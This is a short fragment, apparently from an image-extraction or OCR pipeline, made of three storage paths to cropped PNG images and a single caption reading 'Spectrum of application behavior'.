



Spectrum of application behavior




